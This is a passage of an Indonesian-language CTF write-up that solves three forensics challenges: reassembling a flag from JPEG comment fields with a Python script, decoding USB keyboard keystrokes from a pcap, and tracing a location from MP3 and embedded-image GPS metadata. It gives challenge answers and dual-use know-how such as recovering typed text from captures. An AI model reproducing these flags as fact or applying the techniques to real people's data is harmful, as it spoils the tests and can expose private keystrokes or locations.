0:      JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], baseline, precision 8, 1920×1080, components 3
1ACF66: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "19:y", baseline, precision 8, 1920×1080,
1D0B5A: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "2:b", baseline, precision 8, 1920×1080, c
1F474D: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "20:o", baseline, precision 8, 1920×1080,
2A7311: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "25:t", baseline, precision 8, 1920×1080,
2CAF05: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "26:_", baseline, precision 8, 1920×1080,
2EEAF9: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "27:m", baseline, precision 8, 1920×1080,
3A16BC: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "31:a", baseline, precision 8, 1920×1080,
3C52B0: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "32:l", baseline, precision 8, 1920×1080,
3E8EA4: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "33:l", baseline, precision 8, 1920×1080
```

Untuk mempermudah, kami membuat script python untuk mengambil dan menyusun nilai flag


```python
from PIL import Image

file = open('com.txt','r')
text = file.readlines()
text = text[1:]

flag = []
for i in text:
    jpeg = (i.split(":")[0])
    im = Image.open("{}".format(jpeg))
    comment = im.app["COM"]
    com = comment.decode().split(":")
    flag.append([int(com[0]), com[1]])

flag.sort(key=lambda x: x[0])
for i in flag:
    print(i[1],end="")
print()
```

Run and relax

```
└─$ python solid.py
cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}
```

Flag:
cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}

Bukan Network Traffic




Deskripsi

Terdapat soal dengan file capture.pcap dan clue “bukan Cuma network traffic aja yang dicapture”

Analisis


Membuka file dengan wireshark



Dari analisis diketahui bahwa protokol yang digunakan adalah USB dengan info URB_INTERRUPT. Kemungkinan besar adalah trafik inputan dari keyboard

Solusi

Mencari referensi tentang ekstraksi trafik keyboard https://github.com/carlospolop-forks/ctf-usb-keyboard-parser dan https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/pcap-inspection/usb-keystrokes



Mengambil nilai capture data


```
└─$ cat keystrokes.txt
00:00:1a:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0c:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:00:00:00:00:00:00
```

Menggunakan tools untuk menerjemahkan keystrokes.txt

```
└─$ python3 ctf-usb-keyboard-parser-master/usbkeyboard.py ./keystrokes.txt
wireshark ngga hanya bisa capture network traffic lohh ...
Flag: cyberwarriors{c4ptur3_th3_k3yb04rd}
```

Flag: cyberwarriors{c4ptur3_th3_k3yb04rd}

Meta



Deskripsi

Terdapat soal dengan file bukan_tepuk_pramuka.mp3 dengan clue yaitu Meta dan diminta mencari asal (mungkin asal artis atau asal file)

Analisis

Karena clue adalah meta, maka kemungkinan besar soal ini tentang metadata. Kita bisa menggunakan tool exiftool dan mendapatkan informasi tentang sebuah file

Solusi

Menggunakan exiftool pada bukan_tepuk_pramuka.mp3

```
└─$ exiftool bukan_tepuk_pramuka.mp3
ExifTool Version Number         : 12.49
File Name                       : bukan_tepuk_pramuka.mp3
Directory                       : .
File Size                       : 7.2 MB
File Modification Date/Time     : 2022:11:20 00:22:59-05:00
File Access Date/Time           : 2022:11:20 00:22:59-05:00
File Inode Change Date/Time     : 2022:11:20 00:22:59-05:00
File Permissions                : -rw-r--r--
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Audio Bitrate                   : 320 kbps
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : False
Emphasis                        : None
ID3 Size                        : 61567
Title                           : Bukan Tepuk Pramuka
Album                           : Capture The Flag
Year                            : 2022
Track                           : 01
Genre                           : Digital Forensic
Comment                         : Diving Metadata
User Defined URL                : https://www.youtube.com/watch?v=QB7ACr7pUuE
Picture MIME Type               : image/jpeg
Picture Type                    : Front Cover
Picture Description             : cover.jpg
Picture                         : (Binary data 60049 bytes, use -b option to extract)
Date/Time Original              : 2022
Duration                        : 0:02:58 (approx)
```

Terdapat link youtube! Kita coba membuka

Tettott!!!

Coba menggunakan binwalk untuk melihat barangkali ada file tersembunyi

```
└─$ binwalk bukan_tepuk_pramuka.mp3

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
240           0×F0            JPEG image data, JFIF standard 1.01
270           0×10E           TIFF image data, big-endian, offset of first image directory: 8
```

Yak, ada file gambar di dalamnya (maybe cover file audio). Setelah diekstrak, kita mencoba untuk melakukan exiftool pada file JPEG tersebut

```
└─$ exiftool F0
ExifTool Version Number         : 12.49
File Name                       : F0
Directory                       : .
File Size                       : 7.2 MB
File Modification Date/Time     : 2022:11:20 00:23:44-05:00
File Access Date/Time           : 2022:11:20 00:23:55-05:00
File Inode Change Date/Time     : 2022:11:20 00:23:44-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Artist                          : Luffy
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.3.0.0
GPS Latitude                    : 7 deg 27' 7.31"
GPS Longitude                   : 109 deg 23' 17.27"
Comment                         : South,East
Image Width                     : 838
Image Height                    : 838
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 838×838
Megapixels                      : 0.702
GPS Position                    : 7 deg 27' 7.31", 109 deg 23' 17.27"
```

Ada beberapa informasi penting yang bisa kita dapat terkait artis dan lokasi yaitu


Artist : Luffy

Comment: South,East


GPS Position: 7 deg 27' 7.31", 109 deg 23' 17.27"

Mencoba mencari titik lokasi di google maps

7°27'7.31" S, 109°23'17.27" E



Yap ada yang namanya luffy, coba cek review (seperti CTF pada umumnya)



Gotcha!

Flag: cyberwarriors{m3t4d4ta_t3lls_3v3ryth1ng}

KEEP HUNTING FLAG, NOT GHOST !